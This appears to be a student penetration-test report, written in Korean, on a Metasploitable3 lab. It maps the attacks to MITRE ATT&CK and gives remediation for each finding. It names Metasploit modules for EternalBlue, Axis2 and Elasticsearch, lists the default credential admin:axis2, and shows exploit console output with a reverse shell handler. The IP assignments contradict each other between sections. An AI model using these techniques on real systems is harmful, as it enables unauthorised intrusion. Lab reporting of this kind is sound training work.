시스템 모의침투 보고서

Microsoft Cyber Security School 6기

심혜원

작성일 : 2026.06.01

목차

0. 요약 6
3.1. 0.1. 진단결과 6
3.2. 0.2. 주요 발견 취약점 6
0.3. 핵심 공격 시나리오 7
0.4. 보안대책 및 조치 로드랩 7
0.5. 진단 수행자 기술적 소견 8
1. 수행 개요 9
1.1. 진단 배경 및 목적 9
1.2. 수행시나리오 9
1.3. 진단대상 및 범위 10
1.4. 수행 환경 및 사용도구 11
1.5. 취약점 진단 방법론 11
1.5.1. 진단 프로세스 12
1.5.2. MITRE ATT&CK 매핑 분류 12
2. 정보수집 및 위협분석 14
2.1. 사전 자동화 취약점 진단 14
2.1.1. 정찰 14
2.1.2. 취약점 분석 및 공격 대상 선정 14
3. Windows(10.0.0.31) 취약점 진단 및 대응방안 15
3.1. 진단개요 15
3.2. 서비스별 상세 진단내용 15
3.2.1. SMB (445/TCP) 15
3.2.2. Apache Axis2 (8282/TCP) 16
3.2.3. Elasticsearch (9200/TCP) 17
3.2.4. MySQL Server (3306/TCP) 18
3.2.5. OpenSSH (22/TCP) 19

3.2.6. IIS / HTTP.sys (80/TCP) 20
3.2.7. GlassFish (4848/TCP) 21
3.2.8. Ruby on Rails (3000/TCP) 22
3.2.9. 3.2.9. Microsoft FTP 서비스 (21/TCP) 24
3.3. 서비스 종합 진단 및 보안대책 25
3.2.10. 3.3.1. 종합진단 결과 25
3.2.11. 3.3.2. 진단항목별 위험도 정리 및 상세내용 25
3.2.12. 3.3.3. 보완 및 조치방안 26
4. Windows(10.0.0.31) 포스트 익스플로잇 27
4.1. Flag 탐색 및 수집 27
4.2. 수집 Flag 상세 분석 내용 기술 28
4.2.1. Jack of Clubs (J♣) - 숨김 속성 파일 탐색 28
4.2.2. King of Hearts (K♥) - 파일명 기반 정보 수집 및 이미지 분석 29
4.2.3. King of Diamonds (K♦) - 파일명 기반 정보 수집 및 오타 은닉 분석 30
4.2.4. Jack of Hearts (J♥) - OOXML 문서 구조 분석 31
4.2.5. Seven of Spades (7♠) - PDF 내부 이미지 객체 추출 분석 32
4.2.6. Four of Clubs (4♣) - WAV 파일 헤더 분석 및 이미지 추출 33
4.2.7. Ten of Diamonds (10♦) - 손상된 PNG 헤더 복구 분석 34
4.2.8. Seven of Hearts (7♥) - HTML 내부 Base64 이미지 데이터 분석 35
4.2.9. Three of Spades (3♠) - XOR 암호화 이미지 복호화 분석 36
4.2.10. Ace of Hearts (A♥) - JPG 파일 내부 ZIP 카빙 분석 37
4.2.11. Six of Diamonds (6♦) - 암호화 ZIP 파일 해시 크랙 분석 38
4.2.12. King of Clubs (K♣) - UPX 패킹 실행파일 언패킹 및 XOR 복호화 분석 39
4.2.13. Queen of Hearts (Q♥) - MySQL Binary Log 기반 데이터 복구 분석 41
4.2.14. Joker - 웹페이지 소스코드 내 Hex 데이터 분석 43
4.3. 윈도우 환경에서 확인된 은닉 기법 분석 44
5. Ubuntu Linux(10.0.0.51) 취약점 진단 및 대응방안 46
5.1. 진단 개요 46

5.2. 서비스별 상세 진단내용 46
5.2.1. FTP 서비스 – ProFTPD (21/TCP) 46
5.2.2. Samba - SMB (445/TCP) 47
5.2.3. CUPS (Common UNIX Printing System) / IPP Service (631/TCP) 48
5.2.4. HTTP - Apache Continuum (8080/TCP) 49
5.2.5. HTTP 웹 서비스 (80/TCP) 50
5.2.6. 데이터베이스 서비스 분석 (3306/TCP) 51
5.2.7. IRC - Papa Smurf Chat Service (6697/TCP) 53
5.2.8. SSH – OpenSSH (22/TCP) 54
5.2.9. 권한상승 54
5.3. 서비스 종합 진단 및 보안대책 56
5.3.1. 종합진단 결과 56
5.3.2. 진단항목별 위험도 정리 및 상세내용 56
5.3.3. 보완 및 조치방안 58
6. Ubuntu Linux(10.0.0.51) 포스트 익스플로잇 59
6.1. Flag 탐색 및 수집 59
6.1.1. 파일 시스템 구조 확인 및 탐색 범위 선정 59
6.1.2. Flag 수집 내역 60
6.2. 수집 Flag 상세 분석 내용 기술 61
6.2.1. 3 of Hearts (3♥) - lost+found 디렉터리 복구 파일 분석 61
6.2.2. 5 of Hearts (5♥) - 이미지 내 압축 데이터 분석 62
6.2.3. 8 of Clubs (8♣) - 사용자 홈 디렉터리 내 깊은 경로 은닉 파일 탐색 63
6.2.4. 10 of Clubs (10♣) - 오디오 파일 구조 분석 및 데이터 추출 64
6.2.5. 7 of Diamonds (7♦) - GIF 애니메이션 QR 코드 분석 65
6.2.6. 3 of Hearts (3♥) - 접근 제한 디렉터리 파일 분석 66
6.2.7. 9 of Diamonds (9♦) - ISO 이미지 파일 마운트 분석 67
6.2.8. Ace of Clubs (A♣) - 채팅 서비스 소스코드 분석 및 Base64 데이터복원 68
6.2.9. King of Spades (K♠) - 인코딩 데이터 추출 및 이중 은닉 파일 분석 69

6.3. 리눅스 환경에서 확인된 은닉 기법 분석 70

7. 결론 71

7.1. 종합평가 71

7.2. 주요 발견사항 71

7.3. 개선방안 72

7.4. 프로젝트를 마치며 72


0. 요약

0.1. 진단결과

본 프로젝트는 Metasploitable3 Linux 및 Windows 환경을 대상으로 공격자 관점의 침투 시나리오를 수행하여 보안 위협을 검증하였다. 진단 결과, FTP, SMB, 웹 애플리케이션, 데이터베이스, 원격 관리 서비스 등 다수의 서비스에서 정보 노출 및 원격 공격이 가능한 취약점이 확인되었으며, 공개된 취약점을 이용한 시스템 접근 및 권한 획득이 가능함을 검증하였다.

0.2. 주요 발견 취약점

종합적으로 기본 계정 사용, 과도한 sudo 권한 부여, 소스코드 내 민감정보 저장 및 부적절한 파일 관리로 인해 공격자가 초기 접근 후 손쉽게 관리자 권한을 획득하고 중요 정보를 수집할 수 있는 환경으로 확인되었다.



	항목	위험도	발견 내용 및 영향
●	**Critical**	인증 및 접근 통제	- 취약한 계정 관리로 인해 시스템 전체 장악 가능 - Jenkins(8484), Tomcat(8080) 등 관리 도구에 익명 접근 및 스크립트 실행 가능
●	**High**	시스템 보안	- sudo 설정에 의해 NOPASSWD: ALL 권한이 부여되어 Root 권한 획득 가능 - 불필요한 서비스(ProFTPD, NFS 등)의 활성화 및 정보 노출
●	**Medium**	정보노출	- 설정 파일 내 DB 접속 정보 평문 저장 - 디렉터리 리스팅 취약점 및 배너 정보를 통한 버전 정보 노출

0.3. 핵심 공격 시나리오

Windows 및 Ubuntu 환경에서 식별된 주요 취약점을 이용하여 시스템 접근, 권한 획득 및 중요 정보 수집 과정을 수행하였다. 다음은 실제 침투 과정 중 핵심 공격 시나리오를 요약한 내용이다.

타겟	공격 단계	공격 기법	결과
Windows	초기 침투	MS17-010(EternalBlue), Elasticsearch, Axis2 취약점 악용	Meterpreter 세션 획득
	시스템 장악	서비스 권한 승계 및 SYSTEM 권한 확인	NT AUTHORITY₩SYSTEM 획득
Linux	초기 침투	OpenVAS 및 서비스 분석을 통해 서비스 식별 Apache Continuum 원격 코드 실행 취약점 악용	Reverse Shell 획득
	내부 접근	데이터베이스 및 서비스 분석	계정 및 중요 정보 확보
	권한 상승	sudo 설정 및 권한 관리 취약점 분석	Root 권한 획득
공통	포스트 익스플로잇	시스템·DB·웹 서비스 분석 및 Flag 탐색	중요 정보 수집 성공

0.4. 보안대책 및 조치 로드랩

식별된 취약점의 위험도와 조치 우선순위를 고려하여 단계별 보안 강화 방안을 수립하였다. 단기적인 위험 제거뿐 아니라 지속적인 보안 운영 체계 구축을 목표로 한다.

단계	시기	구분	핵심 조치 과제
1	즉시	긴급 조치	공개 취약점(MS17-010, Continuum 등) 패치 및 불필요 서비스 차단
		계정 보안	기본 계정 제거 및 강력한 비밀번호 정책 적용
2	1 개월 이내	권한 관리	최소 권한 원칙 적용 및 관리자 권한 재점검
		서비스 보안	관리자 페이지 접근 제한 및 중요 서비스 접근 통제 강화
3	지속	보안 운영	정기 취약점 진단 및 모의해킹 수행
		모니터링	로그 분석 및 이상 행위 탐지 체계 구축

0.5. 진단 수행자 기술적 소견

본 진단 과정에서 확인된 주요 보안 이슈와 기술적 시사점을 정리하였다. 단순 취약점 식별을 넘어 실제 공격 및 대응 관점에서 얻은 경험과 교훈을 포함한다.

실제 침투 테스트 과정에서는 공개 취약점보다도 기본 계정, 취약한 인증 정책 및 패치 미적용과 같은 기본 보안 관리 미흡이 더 큰 위험 요소로 작용함을 확인할 수 있었다.

구분	현상 및 문제점	기술적 시사점
공개 취약점 관리	패치되지 않은 공개 취약점만으로도 시스템 장악 가능	정기적인 패치 및 취약점 관리가 필수
계정 및 인증 관리	기본 계정 및 취약한 인증 정책 다수 확인	강력한 인증 정책과 계정 관리가 중요
자동화 도구 활용	OpenVAS, Nessus 로 취약점 식별 가능	자동화 도구와 수동 검증 병행 필요
포스트 익스플로잇	침투 이후에도 다양한 정보 수집 가능	침해 후 대응 및 모니터링 체계 중요
실무 역량	공격 과정 중 발생한 오류를 분석하며 해결	취약점 이해뿐 아니라 트러블슈팅 역량 필요

1. 수행 개요

1.1. 진단 배경 및 목적

진단 배경

보안 점검은 단순한 취약점 스캐닝을 넘어 실제 공격 흐름을 기반으로 한 침투 테스트와 분석 과정이 함께 수행될 때 보다 효과적인 방어 및 대응 체계를 수립할 수 있다.

본 프로젝트는 Metasploitable3 환경을 대상으로 정보 수집, 취약점 분석, 초기 침투, 권한 상승 및 중요 정보 획득 과정을 수행하였다. 이를 통해 공격자의 관점에서 시스템이 어떻게 침해될 수 있는지 확인하고, 동시에 보안 담당자의 관점에서 필요한 보안 대책과 대응 방안을 분석하였다.

또한 정기적이고 반복적인 보안 점검이 시스템의 보안 수준을 향상시키고 잠재적 위협을 사전에 식별하는 데 중요한 역할을 한다는 점을 실습을 통해 확인하고자 하였다.

1.2. 수행시나리오


본 진단은 PTES(Penetration Testing Execution Standard) 방법론을 기반으로 정보 수집, 취약점 분석, 침투, 권한 상승 및 포스트 익스플로잇 단계까지 수행하는 시나리오로 진행하였다. 식별된 취약점에 대하여 실제 공격 가능 여부를 검증하고, 시스템 내부 접근 이후 중요 정보 수집 및 권한 확보 가능성을 확인하는 것을 목표로 하였다.

원칙	상세 내용
정보 기반 접근	OpenVAS, Nessus, Nmap 을 이용하여 서비스 및 취약점을 식별하고 공격 대상을 선정
실증 중심 검증	공개된 취약점 및 취약한 인증 정책을 실제 공격에 적용하여 침해 가능성 검증
단계적 침투	시스템 접근 → 권한 획득 → 내부 정보 수집 순으로 공격 시나리오 수행
포스트 익스플로잇	데이터베이스, 웹 서비스 및 파일 시스템을 분석하여 중요 정보 접근 가능성 확인
보안 영향 분석	취약점이 기밀성, 무결성 및 가용성에 미치는 영향을 분석하고 대응 방안 제시

1.3. 진단대상 및 범위

본 프로젝트는 Metasploitable3 기반의 Windows 및 Ubuntu 서버를 대상으로 수행하였다. 진단 범위는 네트워크 서비스, 웹 애플리케이션, 데이터베이스 및 원격 접속 서비스를 포함하며, 취약점 식별부터 침투 검증, 권한 상승 및 중요 정보 수집까지의 과정을 수행하였다.

역할	Attacker	Target A	Target B
OS	Kali	Windows Server 2008 R2	Ubuntu 14.04
IP	10.0.0.31	10.0.0.41	10.0.0.51
주요 서비스	취약점 진단 및 침투 테스트	FTP, IIS, GlassFish, Jenkins, Ruby on Rails 등	Apache, Drupal, MySQL, SSH 등



1.4. 수행 환경 및 사용도구

본 프로젝트는 VMware Workstation 기반의 가상 환경에서 수행하였다. 공격자 시스템은 Kali Linux를 사용하였으며, 대상 시스템은 Metasploitable3 Windows 및 Ubuntu 환경으로 구성하였다.
진단 과정에서는 정보 수집, 취약점 분석, 침투 테스트 및 네트워크 트래픽 분석을 위한 다양한 보안 도구를 활용하였다. 또한 취약점 검증, 원격 접속 및 서비스 분석을 수행하여 실제 침해 가능성을 확인하고 시스템 보안 수준을 평가하였다.

분류	도구	주요 기능
정보 수집	Nmap, Netcat	포트 스캔, 서비스 식별, 시스템 정보 수집
취약점 진단	Nessus, OpenVAS	서비스, 시스템 취약점 자동화 스캔 및 검증
공격 수행	Metasploit Framework, SSH Client, smbclient	공격 코드(Exploit) 실행 및 페이로드 전송 원격 접속 및 서비스 접근
패킷 분석	Wireshark, tshark	네트워크 트래픽 및 인증 정보 분석
포렌식/분석	Hxd, Binwalk, 7z, CyberChef, Base64, mysqlbinlog, UPX	은닉된 데이터(Flag) 추출, 파일 구조 분석, 데이터 복원 및 로그 분석

1.5. 취약점 진단 방법론

본 프로젝트는 국제 침투 테스트 수행 표준인 PTES(Penetration Testing Execution Standard)의 절차를 참고하여 수행하였다. 정보 수집(Reconnaissance), 취약점 분석(Intelligence Gathering & Vulnerability Analysis), 침투(Exploitation), 권한 상승(Privilege Escalation), 사후 분석(Post Exploitation) 단계로 구분하여 체계적으로 진행하였다.

또한 각 공격 단계에서 수행된 기술적 행위는 MITRE ATT&CK Framework를 기준으로 매핑하여 분석하였다. 서비스 탐지, 계정 확보, 원격 코드 실행, 권한 상승 및 정보 수집 과정에 대해 ATT&CK Technique를 적용함으로써 공격자의 행위를 체계적으로 분류하고 기술적 근거를 확보하였다.

1.5.1. 진단 프로세스

구분	주요 수행 내용
정보 수집	- OpenVAS 및 Nessus를 이용하여 운영체제, 서비스 및 공개 취약점 식별 - Nmap스캔으로 실제 서비스 및 포트 상태 검증 - 웹 서비스 및 접근 가능한 페이지 조사
공격 대상 선정	- 위험도가 높은 서비스 및 공개 취약점 선별 - Drupal, Apache Continuum, Payroll DB, SSH 등 주요 공격 대상 선정 - 공격 성공 가능성 및 정보 가치 분석
취약점 검증	- FTP, SMB, CUPS 등 서비스별 취약점 검증 수행 - Apache Continuum 원격 코드 실행(RCE) 취약점 검증 - 서비스 정보 노출 및 접근 통제 상태 확인
침투 및 접근	- 공개 취약점 및 확보한 계정을 이용한 시스템 접근 수행 - Payroll DB 분석을 통한 계정 정보 확보 - SSH 원격 접속을 통한 시스템 내부 접근
권한 상승	- 사용자 권한 및 시스템 권한 구조 분석 - sudo 권한 검증 및 Root 권한 획득 수행
중요 정보 탐색 및 수집	- 웹 서비스, 데이터베이스, 로그 파일 및 사용자 디렉터리 분석 - Card(Flag) 탐색 및 은닉 데이터 복원 수행
결과 분석 및 대응 방안 수립	- 발견된 취약점 및 공격 경로 분석 - 위험도 평가 및 보안 권고사항 도출.

1.5.2. MITRE ATT&CK 매핑 분류

전술	ID	기술	적용내용
정찰	T1595	Active Scanning	OpenVAS, Nessus, Nmap 을 이용한 서비스 및 취약점 탐지
	T1592	Gather Victim Host Information	운영체제, 서비스 버전, CUPS 및 Apache Continuum 버전 정보 수집
탐색	T1046	Network Service Discovery	FTP, SMB, SSH, HTTP, MySQL 등 서비스 및 포트 식별, OS 버전 수집
	T1135	Network Share Discovery	smbclient 를 이용한 공유 자원 목록 조회 및 접근 가능 여부 확인
	T1082	System Information Discovery	시스템 정보, 사용자 계정 및 권한 구조 조사
자격 증명 접근	T1040	Network Sniffing	FTP 로그인 과정의 패킷 분석을 통한 평문 인증 정보 확인

초기 접근	T1190	Exploit Public-Facing Application	Apache Continuum 및 Drupal 서비스 취약점 분석 및 검증
실행	T1059	Command and Scripting Interpreter	Meterpreter 세션 및 쉘 환경에서 명령어 실행
유효 계정 사용	T1078	Valid Accounts	Payroll DB 및 서비스 분석을 통해 확보한 계정으로 SSH 로그인
권한 상승	T1548	Abuse Elevation Control Mechanism	sudo 권한을 이용한 Root 권한 획득
정보 수집	T1005	Data from Local System	Card(Flag) 및 중요 파일 탐색
	T1213	Data from Information Repositories	MySQL 데이터베이스 및 로그 파일 분석
	T1039	Data from Network Shared Drive	SMB 공유 자원 내 정보 확인

2. 정보수집 및 위협분석

2.1. 사전 자동화 취약점 진단

효율적인 공격 표면 식별을 위해 Nessus와 OpenVAS를 활용하여 전수 검사를 수행하였다.

2.1.1. 정찰

본격적인 취약점 분석에 앞서 대상 시스템에 대한 정찰 활동을 수행하였다. 웹 서비스, FTP, SSH 등 외부에 노출된 서비스와 시스템 정보를 확인하기 위해 공개된 서비스 정보를 수집하였으며, 서비스 배너 및 응답 정보를 통해 운영 중인 서비스의 종류를 파악하였다.

또한 웹 애플리케이션 구조와 접근 가능한 페이지를 확인하여 향후 공격 가능성이 있는 영역을 식별하였다. 웹 서비스 분석 과정에서 Drupal 기반 웹 애플리케이션과 데이터베이스 조회 기능, Payroll 서비스 및 채팅 서비스의 존재를 확인하였으며, 로그인 페이지 및 공개 기능을 중심으로 서비스 구조를 조사하였다.

수집된 정보는 이후 OpenVAS 및 Nessus를 활용한 취약점 분석 결과와 비교·검증하였으며, 공격 가능성이 높은 서비스를 우선 분석 대상으로 선정하였다.

2.1.2. 취약점 분석 및 공격 대상 선정

정찰 단계 이후 OpenVAS와 Nessus를 활용하여 자동화 취약점 진단을 수행하였다. 두 진단 도구를 이용하여 서비스별 취약점 현황과 위험도를 분석하였으며, 원격 코드 실행(RCE), 기본 계정 사용, SQL Injection 등 공격 성공 가능성이 높은 취약점을 우선 분석 대상으로 선정하였다.

이후 Nmap을 이용하여 자동화 진단 결과에서 확인된 서비스가 실제로 활성화되어 있는지 검증하였다. HTTP, FTP, SSH, 데이터베이스 서비스 등의 포트 상태와 서비스 정보를 확인하였으며, OpenVAS 및 Nessus 결과와 비교 분석을 수행하였다.

분석 결과 Drupal 웹 서비스, Payroll 서비스, Papa Smurf 채팅 서비스 등 다수의 웹 기반 서비스가 확인되었다. 또한 데이터베이스 조회 기능과 사용자 인증 기능이 제공되는 페이지가 존재하여 계정 정보 노출 및 권한 획득 가능성을 검토하였다. 이와 같은 서비스에서 다수의 고위험 취약점이 확인되어 주요 공격 대상으로 선정하였으며, 상세 분석을 진행하였다.

3. Windows(10.0.0.31) 취약점 진단 및 대응방안

3.1. 진단개요

Windows Server 2008 R2 환경에서 운영 중인 네트워크 서비스 및 웹 애플리케이션을 대상으로 취약점 진단을 수행하였다. OpenVAS, Nessus 및 Nmap을 이용하여 서비스 정보와 공개 취약점을 식별하였으며, 실제 공격을 통해 취약점 악용 가능 여부를 검증하였다. 또한 시스템 접근 이후 권한 획득 및 내부 정보 수집 가능성을 확인하여 서비스 전반의 보안 수준과 잠재적 위험성을 평가하였다


.

3.2. 서비스별 상세 진단내용

3.2.1. SMB (445/TCP)

Metasploit의 ms17_010_eternalblue 모듈을 이용하여 공격을 수행한 결과 Meterpreter 세션 획득에 성공하였다. 이를 통해 인증 절차 없이 원격 코드 실행이 가능함을 확인하였다.

구분	상세내용
진단 대상	SMB (445/TCP)
식별 취약점	MS17-010 (EternalBlue)
공격 기법	[T1210] Exploitation of Remote Services
수행 내용	1. OpenVAS 를 통해 MS17-010 취약점을 식별 2. Metasploit 의 smb_ms17_010 모듈을 이용하여 취약 여부를 검증.. 3. ms17_010_eternalblue 모듈을 이용, 원격 코드 실행 공격 수행
수행 결과	대상 서버가 MS17-010 취약점에 노출되어 있음을 확인하였다. EternalBlue 공격 수행 결과 Meterpreter 세션 획득에 성공 했다.
진단 결론	SMB 서비스의 MS17-010 취약점을 이용해, 인증 없이 원격 코드 실행 및 시스템 접근 가능 상태 확인하였다.
조치 방안	MS17-010 보안 패치 적용, SMBv1 비활성화, 운영체제 최신화 및 내부망 접근 통제 정책 적용



msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 10.0.0.41:4444
[*] 10.0.0.31:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.0.31:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.21/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 10.0.0.31:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.0.31:445 - The target is vulnerable.
[*] 10.0.0.31:445 - Connecting to target for exploitation.
[+] 10.0.0.31:445 - Connection established for exploitation.
[+] 10.0.0.31:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.0.31:445 - CORE raw buffer dump (51 bytes)
[*] 10.0.0.31:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[+] 10.0.0.31:445 - =-=-=-=

3.2.2. Apache Axis2 (8282/TCP)

Apache Axis2 관리자 페이지 분석 결과 기본 계정(admin:axis2)이 변경되지 않은 상태로 운영되고 있음을 확인하였다. 해당 계정을 이용하여 관리자 페이지 접근에 성공하였으며, 이는 인증 체계가 사실상 무력화된 상태임을 의미한다.

이후 Exploit 을 수행한 결과 Meterpreter 세션 획득에 성공하였으며, 이를 통해 인증 없이 원격 코드 실행이 가능함을 확인하였다. 실무 환경에서는 서비스 중단을 방지하기 위해 취약 여부를 사전에 검증한 후 공격을 수행하는 절차가 중요하다 이후 Metasploit 의 axis2_deployer 모듈을 이용하여 악성 WAR 파일을 배포한 결과 Meterpreter 세션 획득에 성공하였다. 또한 프로세스 확인 결과 java.exe 가 NT AUTHORITY₩SYSTEM 권한으로 실행되고 있음을 확인하였으며, 공격자가 시스템 최고 권한을 획득할 수 있는 상태로 판단된다

구분	상세내용
진단 대상	Apache Axis2 (8282/TCP)
식별 취약점	기본 계정(Default Credential) 사용
공격 기법	[T1078] Valid Accounts
수행 내용	1. OpenVAS 를 통해 Axis2 관리자 페이지 기본 계정 취약점 식별 2. admin:axis2 계정으로 관리자 페이지 접근 확인 3. Metasploit 의 axis2_deployer 모듈을 이용하여 악성 WAR 파일 배포 4. Meterpreter 세션 획득 여부 확인
수행 결과	기본 계정(admin:axis2)을 이용하여 관리자 페이지 접근에 성공하였으며, 악성 WAR 파일 배포 후 Meterpreter 세션 획득에 성공하였다.
진단 결론	기본 계정이 변경되지 않은 상태로 운영되고 있었으며, 이를 이용하여 원격 코드 실행 및 시스템 권한 획득이 가능함을 확인하였다.
조치 방안	기본 계정 제거 또는 비밀번호 변경, 관리자 페이지 접근 제한, 불필요한 관리 서비스 비활성화



3.2.3. Elasticsearch (9200/TCP)

Elasticsearch 서비스 분석 결과 공개된 원격 코드 실행(RCE) 취약점에 영향을 받는 것으로 확인되었다. 실제 공격 수행 전 Metasploit 의 Check 기능을 이용하여 취약 여부를 검증하였으며, 대상 서버가 취약한 상태임을 확인하였다.

이후 Exploit 을 수행한 결과 Meterpreter 세션 획득에 성공하였으며, 이를 통해 인증 없이 원격 코드 실행이 가능함을 확인하였다. 실무 환경에서는 서비스 중단을 방지하기 위해 취약 여부를 사전에 검증한 후 공격을 수행하는 절차가 중요하다..

구분	상세내용
진단 대상	Elasticsearch (9200/TCP)
식별 취약점	Elasticsearch Dynamic Scripting RCE
공격 기법	[T1210] Exploitation of Remote Services
수행 내용	1. Elasticsearch 서비스 식별 2. Metasploit 의 script_mvel_rce 모듈을 이용하여 취약 여부 확인(check) 3. 취약점 검증 후 exploit 수행 4. Meterpreter 세션 획득 여부 확인
수행 결과	Check 결과 대상 서버가 취약한 상태임을 확인하였으며, Exploit 수행 후 Meterpreter 세션 획득에 성공하였다.
진단 결론	Elasticsearch 서비스의 원격 코드 실행 취약점을 이용하여 인증 없이 시스템 접근이 가능함을 확인하였다.
조치 방안	Elasticsearch 최신 버전 적용, Dynamic Scripting 기능 비활성화, 관리 포트 접근 제한 및 네트워크 분리


```
